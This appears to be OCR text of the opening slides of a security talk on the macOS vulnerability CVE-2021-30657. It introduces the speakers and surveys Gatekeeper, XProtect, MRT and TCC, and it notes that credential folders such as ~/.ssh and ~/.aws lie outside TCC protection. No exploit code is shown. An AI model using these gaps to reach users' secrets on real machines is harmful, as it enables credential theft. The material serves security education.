
All Your Macs Are Belong To Us

The Story of CVE-2021-30657



WHOIS

Cedric Owens
Zoom

(@cedowens)


Jaron Bradley
Jamf

(@jbradley89)

Patrick Wardle
Objective-See


(@patrickwardle)

OUTLINE



Topics covered: os internals, reversing, malware analysis, & security tool development.

A Flaw in macOS



MACOS SECURITY CONTROLS

- Prevention
  - Gatekeeper (GK)
    - Evaluates certain file types
    - com.apple.quarantine attrib
    - Checks for signing AND notarization
    - Can Rt Click -> Open to run anyway
- Detection
  - XProtect (also part of GK)
    - Malware definitions (yara) & blacklisting
- Removal
  - Malware Removal Tool (MRT.app)
    - Removes malware samples
    - Apple intel

MACOS SECURITY CONTROLS

Privacy Protections

- Transparency, Consent, and Control (TCC)
  - Program wants to access the hard disk? --> Ask the user!
  - Results of allow/deny decisions stored in user's TCC.db
  - Protected Dirs: ~/Desktop, ~/Documents, ~/Downloads, /Users/Shared, etc.
- Not all places are protected
  - home dir (~), ~/.ssh, ~/.aws, ~/.azure, etc
  - /tmp
- @theevilbit and @_r3ggi Black Hat 2021 Talk on Bypassing TCC

